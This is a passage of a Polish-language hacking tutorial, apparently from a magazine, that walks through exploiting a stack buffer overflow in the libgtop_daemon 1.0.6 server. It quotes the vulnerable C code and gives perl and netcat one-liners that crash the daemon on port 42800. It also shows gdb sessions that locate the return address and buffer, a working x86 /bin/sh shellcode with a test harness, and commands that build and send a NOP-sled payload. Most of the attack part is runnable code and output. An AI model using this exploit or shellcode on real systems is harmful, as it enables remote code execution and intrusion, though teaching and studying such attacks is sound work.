Jakim jednak adresem nadpiszemy adres powrotu z funkcji? Na Rysunku 5 widać po prostu *adres szelkodu*, ale skąd podczas tworzenia złośliwego ciągu możemy wiedzieć, pod jakim adresem dziurawy program umieści podany przez nas ciąg? Do problemu tego podejdziemy jednocześnie z dwóch stron. Po pierwsze: spróbujemy uruchomić dziurawy program pod debuggerem i sprawdzimy, gdzie w pamięci umieszczany jest podawany przez nas argument. Po drugie: w konstruowanym przez nas ciągu na samym początku, jeszcze przed szelkodem umieścimy ciąg nic nie robiących poleceń `nop` (patrz prawy ciąg na Rysunku 5). Dzięki temu nawet jeśli nie trafimy dokładnie na początek szelkodu, nic złego się nie stanie – kilka nopów zostanie przeskoczonych, po czym wykonany zostanie szelkod.



Rysunek 5. *Konstrukcja ciągu, który przepełniając bufor na stosie spowoduje wykonanie dostarczonego przez nas złośliwego kodu (pierwszy i drugi pomysł)*

Tu mała uwaga: odległość między początkiem tablicy `buf[]` a adresem powrotu z funkcji nie zmieni się, kiedy ten sam program uruchomimy na innym komputerze. W zasadzie wystarczyłoby więc w ciągu, który dostarczamy dziurawemu programowi, umieścić adres powtórzony tylko raz, za to długość ciągu dobrać tak, by adres ten trafił dokładnie tam, gdzie trzeba. W praktyce jednak lepiej jest, aby blok *nopów* miał długość większą niż cztery bajty. Zauważmy, że jeśli szelkod będzie odkładał na stos jakieś wartości, mogą one nadpisać koniec dostarczonego przez nas ciągu. Jeśli nie będzie tam odpowiednio długiego bloku *nopów*, uszkodzeniu może ulec szelkod.


Rozpoczynamy ofensywę

Teraz, kiedy mamy już przygotowany plan, możemy spróbować przeprowadzić atak na dziurawy program z Listingu 1. Czemu jednak atakować napisany przez nas, celowo dziurawy program? Skoro już wiemy (na razie teoretycznie) jak to zrobić, spróbujmy wykorzy-

Podstawy

Listing 7. *Funkcja* `permitted()`*, fragment pliku src/daemon/gnuserv.c ze źródeł libgtop*

```
static int permitted (u_long host_addr, int fd)
{
  int i;
  char auth_protocol[128];
  char buf[1024];
  int auth_data_len;

  /* Read auth protocol name */
  if (timed_read (fd, auth_protocol, AUTH_NAMESZ, AUTH_TIMEOUT, 1) <= 0)
    return FALSE;
(...)
  if (!strcmp (auth_protocol, MCOOKIE_NAME)) {
    if (timed_read (fd, buf, 10, AUTH_TIMEOUT, 1) <= 0)
      return FALSE;
    auth_data_len = atoi (buf);
    if (
  timed_read (fd, buf, auth_data_len, AUTH_TIMEOUT, 0) != auth_data_len)
      return FALSE;
```



Rysunek 6. *Fragment funkcji* `permitted()` *(ilustracja do Listingu 7)*

stać dziurę w jakimś prawdziwym programie.

Przejrzenie archiwów *Bugtraq* umożliwi nam znalezienie dziurawego, nadającego się do zaatakowania programu. Z jednej z wiadomości dowiadujemy się, że w wersji 1.0.6 biblioteki *libgtop* znaleziono błąd umożliwiający przepełnienie bufora na stosie. *libgtop* jest biblioteką zbierającą informacje diagnostyczne o systemie. Działa ona w architekturze klient-serwer, błąd znaleziono w serwerze (program *libgtop_daemon*). Atak przeprowadzimy przez wysłanie komputerowi, na którym uruchomiony jest serwer, specjalnie spreparowanych danych, które spowodują przepełnienie bufora na serwerze i wykonanie dostarczonego przez nas kodu. Szczegółami ataku zajmiemy się jednak za chwilę, na razie przyjrzyjmy się na czym polega błąd znaleziony w *libgtop_daemon* i jak możemy zmusić dziurawy program do wykonania naszego kodu.

Na czym polega błąd w libgtop_daemon

Źródła dziurawej wersji programu zamieściliśmy na dołączonej do pisma płycie. Spójrzmy na Listing 7, przedstawia on definicję funkcji `permitted()`, fragment pliku *src/daemon/gnuserv.c*. Analizując kod możemy zwrócić uwagę na powtarzającą się funkcję `timed_read()` (jest ona zdefiniowana w tym samym pliku). Funkcja wczytuje z pliku (którego uchwyt podany jest jako pierwszy argument) do bufora (drugi argument) nie więcej znaków, niż mówi trzeci argument.

Wiedząc już co robi funkcja `timed_read()`, przyjrzyjmy się dokładniej funkcji `permitted()`. Zwróćmy uwagę na linię:

```
if (timed_read (fd, buf,
  auth_data_len, AUTH_TIMEOUT,
  0) != auth_data_len)
```

Wczytuje ona z pliku `fd` do bufora `buf` nie więcej niż `auth_data_len` znaków. Gdyby okazało się, że `auth_data_len` jest większe od rozmiaru tablicy `buf[]` (która, jak widać na Listingu 7, ma 1024 bajty), do tablicy tej zostanie wczytane za dużo znaków, przez co bufor zostanie przepełniony i przy odrobinie szczęścia nadpisany zostanie adres powrotu z funkcji `permitted()`. Sprawdźmy więc, skąd bierze się zmienna `auth_data_len`. Kilka linijek wcześniej z pliku `fd` wczytywane jest dziesięć znaków, które następnie, jako liczba całkowita, wstawiane są do zmiennej `auth_data_len`:

```
auth_data_len = atoi (buf)
```

Jeżeli więc źródło, z którego pobierane są dane, zawierać będzie ciąg:

```
2000
AAAA... (dwa tysiące liter A)
```

do tablicy `buf[]` zostanie wczytany cały, liczący dwa tysiące znaków,

ciąg liter *A*, przez co bufor zostanie przepełniony.

Cofnijmy się jeszcze kilka linijek. Widzimy, że aby wykonany został analizowany przez nas fragment, spełniony musi być warunek:

```
if (!strcmp (auth_protocol,
  MCOOKIE_NAME))
```

gdzie zawartość zmiennej `auth_protocol` również pobierana jest z pliku `fd`. Jak łatwo sprawdzić, `MCOOKIE_NAME` zdefiniowana jest w pliku *include/glibtop/gnuserv.h* jako `MAGIC-1`:

```
#define MCOOKIE_NAME "MAGIC-1"
```

Podsumowując: jeśli chcemy przepełnić bufor `buf[]`, źródło czytanych w funkcji `permitted()` danych musi zawierać ciąg:

```
MAGIC-1
2000
AAAA... (dwa tysiące liter A)
```


Teraz warto przyjrzeć się dokładniej źródłom *libgtop*, żeby sprawdzić, w jakich okolicznościach zostaje wywołana funkcja `permitted()` i skąd pochodzą pobierane przez nią dane. Po krótkiej analizie okazuje się, że jeśli uruchomimy *libgtop_daemon* (najlepiej z opcją `-f`, co spowoduje, że program po uruchomieniu nie przejdzie w tło), to otworzy on port 42800 i będzie nasłuchiwał nadchodzących tam danych. Możemy więc (na przykład za pomocą *netcata*) przesłać tam wspomniany ciąg i spowodować przepełnienie bufora na stosie.

Podatność libgtop_daemon na przepełnienie bufora

Upewnijmy się, że *libgtop_daemon* rzeczywiście jest podatny na błąd przepełnienia bufora. W tym celu skompilujmy źródła *libgtop* – można je znaleźć na dołączonej do pisma płycie CD – wydając standardowe polecenia:

Listing 8. *Funkcja* `timed_read()`*, fragment pliku src/daemon/gnuserv.c ze źródeł programu libgtop*

```
static int timed_read (int fd, char *buf, int max, int timeout, int one_line)
{
(...)
  char c = 0;
  int nbytes = 0;
(...)
  do {
    r = select (fd + 1, &rmask, NULL, NULL, &tv);
    if (r > 0) {
      if (read (fd, &c, 1) == 1) {
        *buf++ = c;
        ++nbytes;
(...)
    } while ((nbytes < max) && !(one_line && (c == '\n')));
(...)
    return nbytes;
}
```



Rysunek 7. *Funkcja* `timed_read()` *(w uproszczeniu); ilustracja do Listingu 8*

```
$ ./configure
$ make
```

Następnie wejdźmy do katalogu *src/daemon* i wydajmy polecenie:

```
$ ./libgtop_daemon -f
```

libgtop_daemon został uruchomiony i nasłuchuje na porcie 42800. Następnie otwórzmy drugą konsolę i wyślijmy z niej na port 42800 lokalnego hosta ciąg przepełniający bufor. Ponieważ niewygodnie byłoby ręcznie wpisywać ciąg dwóch tysięcy liter A, zaprzęgnijmy do pomocy Perla. Do wypisania dwóch tysięcy liter A mógłby posłużyć prosty dwulinijkowy skrypt:

```
#!/usr/bin/perl
print "A"x2000
```

Pierwsza linijka tego skryptu informuje jądro, jaki interpreter (w tym

Podstawy

przypadku `/usr/bin/perl`) ma wykonać skrypt, a druga powoduje wypisanie dwóch tysięcy liter A. Moglibyśmy zapisać ten skrypt do pliku, dodać kod wypisujący `MAGIC-1\n2000\n`, a potem uruchomić go przekierowując jego standardowe wyjście do *netcata* – ale nie byłoby to wygodne rozwiązanie. Aby zmienić ilość wypisywanych znaków musielibyśmy modyfikować skrypt, zrobimy to więc nieco inaczej. Taki sam efekt jak uruchomienie powyższego skryptu da wykonanie polecenia:

```
$ perl -e 'print "A"x2000'
```

Uruchomienie interpretera Perla z opcją `-e` powoduje wykonanie podanych jako argument poleceń. Analogicznie, aby wypisać pełen ciąg przepełniający bufor wydamy polecenie:

```
$ perl -e \
  'print "MAGIC-1\n2000\n"."A"x2000'
```

Wydajmy to polecenie przekierowując wynik do *netcata*:

```
$ perl -e \
  'print "MAGIC-1\n2000\n"."A"x2000' \
  | nc 127.0.0.1 42800
```

Zajrzyjmy na konsolę, na której uruchomiony jest *libgtop_daemon*, i przekonajmy się, że program zakończył działanie z komunikatem *segmenation fault*.

Ile znaków trzeba, by przepełnić bufor

Skoro chcemy za pomocą zbyt długiego ciągu nadpisać adres powrotu z funkcji, sprawdźmy, jak długiego ciągu powinniśmy użyć. Z jednej strony nie możemy użyć ciągu zbyt krótkiego, ponieważ nie nadpisze on adresu powrotu z funkcji, z drugiej strony użycie zbyt długiego ciągu też nie będzie eleganckie, ponieważ można obawiać się, że nadpisanie zbyt dużego fragmentu pamięci może spowodować nieprzewidywalne i trudne do diagnozowania efekty. Wiemy, że ciąg zawierający dwa tysiące liter A nadpisuje adres powrotu z funkcji, spróbujmy więc wydać polecenie podobne do powyższego, ale wysyłające mniej znaków, na przykład:

```
$ perl -e \
  'print "MAGIC-1\n1500\n"."A"x1500' \
  | nc 127.0.0.1 42800
```

Uwaga: oczywiście po każdej próbie musimy ponownie uruchomić *libgtop_daemon*. Może się zdarzyć, że przy próbie ponownego uruchomienia zobaczymy komunikat:

```
bind: Address already in use
```

W takiej sytuacji najprościej odczekać minutę i ponownie spróbować uruchomić program.

Po kilku próbach dowiadujemy się, że najkrótszym ciągiem powodującym *segmentation fault* jest ciąg zawierający 1178 liter A. Domyślamy się, że ciąg ten nie nadpisuje adresu powrotu ze stosu. Przed nim na stosie jest bowiem adres poprzedniego spodu stosu, którego zmiana też spowoduje niestabilne zachowanie programu (patrz część 5 Rysunku 4). Przekonajmy się, czy rzeczywiście tak jest.

libgtop_daemon pod debuggerem

Aby uruchomić *libgtop_daemon* pod debuggerem warto najpierw przekompilować program z dołączonymi informacjami dla debuggera, za co odpowiada opcja `-ggdb` kompilatora (*gcc*). Zrobimy to w sposób może mało elegancki, ale stosunkowo prosty. Otwórzmy do edycji plik *Makefile* znajdujący się w głównym katalogu źródeł. Znajdujemy w nim linijkę o treści:

```
CC = gcc
```

Linijka ta zawiera informację o nazwie kompilatora, który zostanie użyty. Jeśli tę linijkę zmienimy na:

```
CC = gcc -ggdb
```

każde wywołanie kompilatora odbędzie się z opcją `-ggdb`. Spróbujmy. Wprowadźmy tę zmianę w *Makefile* i wykonajmy:

```
$ make
```

Następnie wejdźmy do katalogu *src/daemon*. W nim wykonajmy polecenie:

```
$ gdb libgtop_daemon
```

Po uruchomieniu debuggera spróbujmy wykonać polecenie *list*. Debugger wyświetla źródła programu, co oznacza, że informacje dla *gdb* zostały dołączone.

Ustawmy więc pułapkę w miejscu, w którym występuje nadpisanie bufora, czyli na linii 203 w pliku *gnuserv.c*:

```
if (timed_read (fd, buf,
  auth_data_len, AUTH_TIMEOUT, 0)
```

Pułapkę ustawiamy, podobnie jak poprzednio, poleceniem:

```
(gdb) break gnuserv.c:203
```

Teraz należy uruchomić *libgtop_daemon* z opcją `-f`:

```
(gdb) run -f
```

Następnie z drugiej konsoli wysyłamy na port 42800 lokalnej maszyny ciąg zawierający 1178 liter A:

```
$ perl -e \
  'print "MAGIC-1\n1178\n" . "A"x1178' \
  | nc 127.0.0.1 42800
```

Po powrocie na konsolę, na której działa debugger, widzimy, że wykonywanie programu zatrzymało się na linii, na której ustawiona jest pułapka. Zobaczmy, jaka wartość ustawiona jest jako adres powrotu z funkcji:

```
(gdb) print $ebp+4
(gdb) x $ebp+4
```

Pierwsze polecenie wyświetliło adres, pod którym przechowywany jest adres powrotu z funkcji. Drugie po-

Listing 9. *Szelkod uruchamiający powłokę*

```
\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d
\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff
/bin/sh
```

Listing 10. *Sprawdzamy, czy szelkod rzeczywiście działa*

```
main() {
  char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3"
  "\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff"
  "\xff\xff/bin/sh";

  void(*ptr)();
  ptr = shellcode;
  ptr();
}
```

lecenie podało samą wartość adresu powrotnego. Następnie wykonajmy linię, w której nastąpi nadpisanie bufora, i sprawdźmy, czy zmienił się adres powrotu z funkcji:

```
(gdb) next
(gdb) x $ebp+4
```

Widzimy, że adres się nie zmienił. Potwierdza to naszą hipotezę – pomimo, że program zachowuje się niestabilnie po podaniu mu ciągu 1178 liter A, nie powoduje to jeszcze nadpisania adresu powrotu z funkcji. Po wykonaniu kilku prób analogicznych do tej przeprowadzonej przed chwilą (z użyciem coraz dłuższego ciągu liter A) możemy się przekonać, że najkrótszy ciąg powodujący nadpisanie adresu powrotu z funkcji zawiera 1184 liter A.

Projektujemy ciąg

Plan ataku wygląda następująco: do programu *libgtop_daemon* przekażemy ciąg, który spowoduje wstawienie do bufora 1184 bajtów. Na wszelki wypadek użyjemy trochę dłuższego ciągu – powiedzmy, że będzie w nim 1200 bajtów. Ten tysiącdwustubajtowy ciąg składać się będzie (jak przedstawia to Rysunek 5) z trzech elementów:

- ciągu instrukcji *nop*,
- szelkodu,
- adresu prowadzącego do wnętrza ciągu *nopów.*

Spróbujmy skonstruować taki ciąg. Po pierwsze musimy zdecydować, jaką część ciągu zajmiemy nopami, a jaką adresami. Załóżmy, że damy ich mniej więcej tyle samo. Od planowanej długości ciągu (1200 bajtów) odejmiemy długość szelkodu, wynik podzielimy na dwa i tyle bajtów nopów i adresów damy odpowiednio na początku i końcu ciągu.

Pozostało nam jeszcze znaleźć stosowny szelkod, co możemy zrobić za pomocą Google. Znaleziony szelkod przedstawiony jest na Listingu 9.

Według opisu z Internetu ten krótki ciąg bajtów to kod, który uruchomiony na Linuksie x86 otworzy powłokę (w kodzie widać nawet ciąg `/bin/sh`). Jednak do programów znalezionych w Sieci lepiej mieć ograniczone zaufanie. Przetestujmy więc, czy szelkod działa. Wystarczy, że umieścimy go w tablicy tekstowej, a następnie wskaźnik do ciągu tekstowego zmienimy na wskaźnik do funkcji i nakażemy jej wykonanie. Przedstawia to Listing 10.

Teraz kompilujemy i uruchamiamy program:

```
$ gcc szelkod_test.c -o szelkod_test
$ ./szelkod_test
sh-2.05b$
```

Powłoka została uruchomiona. Kontynuujmy więc projektowanie ciągu. Szelkod ma 45 bajtów, pozostaje więc po (1200-45)/2=577,5 bajta na adresy i *nopy.* Każdy adres zajmuje cztery bajty, przyjmijmy więc, że adresy zajmą 576 bajtów, a nopy resztę, czyli 579 bajtów. Sprawdźmy jeszcze, czy nie pomyliliśmy się w obliczeniach: 576 bajtów na adresy, 579 na nopy, 45 na szelkod to razem 576+579+45=1200.

Zanim stworzymy ciąg musimy jeszcze wiedzieć, jakiego adresu użyć. Musi to być adres znajdujący się nieco (powiedzmy, że kilkanaście bajtów) za początkiem tablicy `buf[]`. Skąd jednak możemy wiedzieć, gdzie w pamięci znajduje się tablica `buf[]`, kiedy program jest uruchomiony? Na razie nie zawracajmy tym sobie głowy, później sprawdzimy to za pomocą debuggera. Na razie użyjemy adresu `0x11223344`.

Konstruujemy ciąg

Projekt ciągu, który prześlemy programowi *libgtop_daemon*, jest więc następujący:

- linijka o treści `MAGIC-1`,
- linijka o treści `1200`,
- linijka składająca się z trzech części: pięciuset siedemdziesięciu dziewięciu bajtów `0x90` (polecenie *nop*), czterdziestopięciobajtowego szelkodu oraz powtórzonego sto czterdzieści cztery razy adresu `0x11223344` (każdy adres to cztery bajty, razem adresy zajmą więc pięćset siedemdziesiąt sześć bajtów).

Warto stworzyć trzy pliki pomocnicze:

- *nop.dat*, zawierający kilkaset bajtów `0x90`,
- *shellcode.dat*, zawierający szelkod,
- *address.dat*, zawierający powtórzony kilkaset razy adres `0x11223344`.

Pliki te możemy stworzyć w sposób przedstawiony na Listingu 11. Pliki

Listing 11. *Tworzymy trzy pliki pomocnicze*

```
$ perl -e 'print "\x90"x900' > nop.dat
$ echo -en "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07" > shellcode.dat
$ echo -en "\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d" >> shellcode.dat
$ echo -en "\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80" >> shellcode.dat
$ echo -en "\xe8\xdc\xff\xff\xff/bin/sh" >> shellcode.dat
$ perl -e 'print "\x11\x22\x33\x44"x500' > address.dat
```

Listing 12. *Czy stworzony ciąg wygląda tak, jak planowaliśmy?*

```
$ echo -e "MAGIC-1\n1200\n"`head -c 579 nop.dat``cat shellcode.dat`\
  `head -c 576 address.dat` | hexdump -Cv
00000000  4d 41 47 49 43 2d 31 0a  31 32 30 30 0a 90 90 90  |MAGIC-1.1200....|
00000010  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
00000020  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
(...)
000001f0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
00000200  90 eb 1f 5e 89 76 08 31  c0 88 46 07 89 46 0c b0  |.ë.^.v.1Ŕ.F..F.°|
00000210  0b 89 f3 8d 4e 08 8d 56  0c cd 80 31 db 89 d8 40  |..ó.N..V.Í.1Ű.Ř@|
00000220  cd 80 e8 dc ff ff ff 2f  62 69 6e 2f 73 68 11 22  |Í.čÜ˙˙˙/bin/sh."|
00000230  33 44 11 22 33 44 11 22  33 44 11 22 33 44 11 22  |3D."3D."3D."3D."|
00000240  33 44 11 22 33 44 11 22  33 44 11 22 33 44 11 22  |3D."3D."3D."3D."|
(...)
00000450  33 44 11 22 33 44 11 22  33 44 11 22 33 44 11 22  |3D."3D."3D."3D."|
00000460  33 44 11 22 33 44 11 22  33 44 11 22 33 44 0a     |3D."3D."3D."3D."|
```

nop.dat i *address.dat* tworzymy w sposób, o którym już mówiliśmy – polecenie `perl` z opcją `-e` powoduje wykonanie skryptu podanego jako argument. Do wypisania do pliku szelkodu użyliśmy standardowego polecenia *echo* wywołanego z dwiema opcjami. Opcja `-e` powoduje, że ciąg `\x4e` zostanie wypisany jako jeden bajt o szesnastkowej wartości 0x4e, a nie jako ciąg czterech znaków `\x4e`. Opcja `-n` powoduje, że wypisany ciąg nie zostanie zakończony znakiem nowej linii.

Mając przygotowane pliki pomocnicze możemy złożyć z przygotowanych części ciąg. Do wypisania pięciuset siedemdziesięciu dziewięciu bajtów z pliku *nop.dat* użyjemy polecenia *head* (wypisuje początek pliku):

```
$ head -c 579 nop.dat
```

Zawartość pliku *shellcode.dat* wypiszemy poleceniem *cat*. Łącząc wszystko razem, do wypisania ciągu użyjemy polecenia:

```
$ echo -e "MAGIC-1\n1200\n"\
  `head -c 579 nop.dat`\
  `cat shellcode.dat`\
  `head -c 576 address.dat`
```

Wydanie tego polecenia powoduje pojawienie się ciągu śmieci. Upewnijmy się, że otrzymany ciąg jest tym, co chcieliśmy uzyskać. Policzmy, ile ma znaków (polecenie *wc* wyświetla liczbę linii, słów i znaków podanych na standardowe wejście):

```
$ echo -e \
  "MAGIC-1\n1200\n"\
  `head -c 579 nop.dat`\
  `cat shellcode.dat`\
  `head -c 576 address.dat` \
  | wc
```

Otrzymany ciąg ma 1214 bajtów, czyli tyle, ile trzeba (1200 bajtów plus długość dwóch pierwszych linii). Obejrzyjmy zawartość ciągu za pomocą polecenia `hexdump` (wyświetla zawartość danych binarnych w postaci szesnastkowej) – patrz Listing 12. Wygląda sensownie – na początku `MAGIC-1` i `1200`, potem sporo nopów, ciąg dziwnych liczb na oko wyglądających jak szelkod oraz spory ciąg adresów `0x11223344`.

Pierwsza próba ataku

Podejmijmy pierwszą próbę ataku. Na razie *libgtop_daemon* uruchomimy pod debuggerem, dzięki czemu będziemy mieli możliwość upewnienia się, że adres powrotu z funkcji zostaje nadpisany podaną przez nas wartością. Przy okazji sprawdzimy, pod jakim adresem umieszczany jest bufor `buf[]` (przypomnienie: potrzebujemy znać ten adres i wstawić go do ciągu, by powrót z funkcji nastąpił do nopów przed szelkodem).

Próbę przeprowadzimy na dwóch konsolach. Na pierwszej uruchamiamy debugger (pełną sesję przedstawia Listing 13):

```
$ gdb libgtop_daemon
```

Ustawiamy pułapkę na linii, w której następuje przepełnienie bufora:

```
(gdb) break gnuserv.c:203
```

Uruchamiamy badany program z opcją `-f` (nie przechodź w tło):

```
(gdb) run -f
```

Program czeka na dane na porcie 42800. Wyślijmy mu przygotowany ciąg. W tym celu przejdźmy na drugą konsolę (do katalogu z przygotowanymi plikami pomocniczymi *nop.dat*, *shellcode.dat* i *address.dat*) i wydajmy polecenie:

```
$ echo -e \
  "MAGIC-1\n1200\n"\
  `head -c 579 nop.dat`\
  `cat shellcode.dat`\
  `head -c 576 address.dat` \
  | nc 127.0.0.1 42800
```

Wróćmy na konsolę debuggera. Widzimy, że program dotarł do linii z pułapką i zatrzymał się.

```
Breakpoint 1, permitted
(host_addr=16777343, fd=6)
at gnuserv.c:203
203 if (timed_read (fd,
buf, auth_data_len,
AUTH_TIMEOUT, 0)
!= auth_data_len)
```

Sprawdźmy (zanim nastąpiło przepełnienie bufora), jaki jest adres powrotu z funkcji:

```
(gdb) x $ebp+4
0xbffff8dc: 0x0804a1ae
```

Wykonajmy bieżącą linię, co spowoduje nadpisanie adresu powrotnego, i sprawdźmy jego nową wartość:

```
(gdb) next
207 if (!invoked_from_inetd
&& server_xauth
&& server_xauth->data &&
(gdb) x $ebp+4
0xbffff8dc: 0x44332211
```

Adres został nadpisany podaną przez nas wartością, ale ustawioną w odwrotnej kolejności (zamiast podanego przez nas `0x11223344` na stosie pojawiło się `0x44332211`). Wynika to z faktu, że x86 jest architekturą *little endian* (w pamięci młodsze bajty zapisywane są przed starszymi), tak więc adres będziemy musieli podawać w odwrotnej kolejności. Przy okazji sprawdźmy, pod jakim adresem leży bufor `buf[]`.

```
(gdb) print &buf
$1 = (char (*)[1024]) 0xbffff440
```

Na wszelki wypadek obejrzyjmy jeszcze zawartość pamięci poczynając od tego adresu (upewnijmy się, że naprawdę znajduje się tam przyrządzony przez nas ciąg).

```
(gdb) x/24 buf
```

Wygląda prawidłowo – najpierw długi ciąg nopów, potem szelkod, potem ciąg adresów. Wybierzmy teraz i zapiszmy jakiś adres zaraz na początku obszaru nopów, na przykład `0xbffff501`. Nadpiszemy nim adres powrotu z funkcji. Pracę z debuggerem kończymy poleceniem *quit* albo wciskając [*ctrl*]+[*d*].

Tak więc podczas sesji z debuggerem dowiedzieliśmy się, iż adres powrotu z dziurawej funkcji rzeczywiście zostaje nadpisany, musimy tylko pamiętać, żeby poszczególne bajty umieścić w ciągu przepełniającym w odwrotnej kolejności. Adresem, pod który ma trafić wykonywanie, będzie znajdujący się na początku sekcji nopów `0xbffff500`. Możemy już więc przygotować gotowy ciąg, który wyślemy demonowi *libgtop*, żeby zmusić go do otwarcia powłoki. Po drodze możemy jednak natrafić na jeszcze jeden drobny problem.

Listing 13. *Sesja debuggera*

```
Script started on Sat 15 May 2004 02:30:58 AM EDT
haking@live:/ramdisk/home/haking/libgtop-1.0.6/src/daemon
[haking@live daemon]$ gdb libgtop_daemon
GNU gdb Red Hat Linux (5.3post-0.20021129.18rh)
(...)
Breakpoint 1 at 0x8049e42: file gnuserv.c, line 203.
(gdb) run -f
Starting program: libgtop-1.0.6/src/daemon/libgtop_daemon -f

Breakpoint 1, permitted (host_addr=16777343, fd=6) at gnuserv.c:203
203 if (timed_read (fd, buf, auth_data_len, AUTH_TIMEOUT, 0) != auth_data_len)
(gdb) x $ebp+4
0xbffff8dc:0x0804a1ae
(gdb) next
207     if (!invoked_from_inetd && server_xauth && server_xauth->data &&
(gdb) x $ebp+4
0xbffff8dc:0x44332211
(gdb) print &buf
$1 = (char (*)[1024]) 0xbffff440
(gdb) x/24 buf
0xbffff440:0x90909090  0x90909090  0x90909090  0x90909090
0xbffff450:0x90909090  0x90909090  0x90909090  0x90909090
(...)
0xbffff670:0x90909090  0x90909090  0x90909090  0x90909090
(gdb)
0xbffff680:0xeb909090  0x76895e1f  0x88c03108  0x46890746
0xbffff690:0x890bb00c  0x084e8df3  0xcd0c568d  0x89db3180
0xbffff6a0:0x80cd40d8  0xffffdce8  0x69622fff  0x68732f6e
0xbffff6b0:0x44332211  0x44332211  0x44332211  0x44332211
(...)
0xbffff8e0:0x44332211  0x44332211  0x44332211  0x44332211
0xbffff8f0:0x4006bc84  0x00000005  0x00000010  0xbffff900
(gdb) quit
The program is running.  Exit anyway? (y or n) y
haking@live:/ramdisk/home/haking/libgtop-1.0.6/src/daemon
[haking@live daemon]$
Script done on Sat 15 May 2004 02:35:06 AM EDT
```

Mała dygresja

Spójrzmy na Rysunek 8. Widzimy na nim, jak kolejno umieszczane w pamięci adresy nadpisują stos, nadpisując też adres powrotu z funkcji. Jest to sytuacja analogiczna do tej, z jaką mieliśmy do czynienia – w przygotowanym przez nas ciągu umieściliśmy powtórzony wiele razy adres 1234, co spowodowało, że adres powrotu z funkcji został nadpisany tą wartością.

Mogła mieć jednak miejsce nieco inna sytuacja – patrz Rysunek 9. W tym przypadku mamy mniej szczęścia i ciąg po umieszczeniu w buforze zaczyna się o bajt dalej. Powoduje to, że adres powrotu z funkcji zostaje nadpisany wartością 2341. Przekonamy się o tym obserwując zachowanie *libgtop_daemon* za pomocą debuggera (podobnie jak na Listingu 13). Jeśli po wykonaniu linii nadpisującej adres powrotu z funkcji w wyniku wykonania polecenia `x $ebp+4` zobaczymy adres podany przez nas, ale przesunięty o jeden, dwa lub trzy bajty, będzie to oznaczało, że mamy do czynienia właśnie z tą sytuacją. Będziemy wtedy musieli do wysyłanego ciągu dodać

kilka znaków tak, aby granice między adresami w wysłanym przez nas ciągu pokryły się z granicami słów na stosie (jak na Rysunku 8):

```
$ echo -e \
  "MAGIC-1\n1201\n"\
  `head -c 579 nop.dat`\
  `cat shellcode.dat`-\
  `head -c 576 address.dat` \
  | nc 127.0.0.1 42800
```

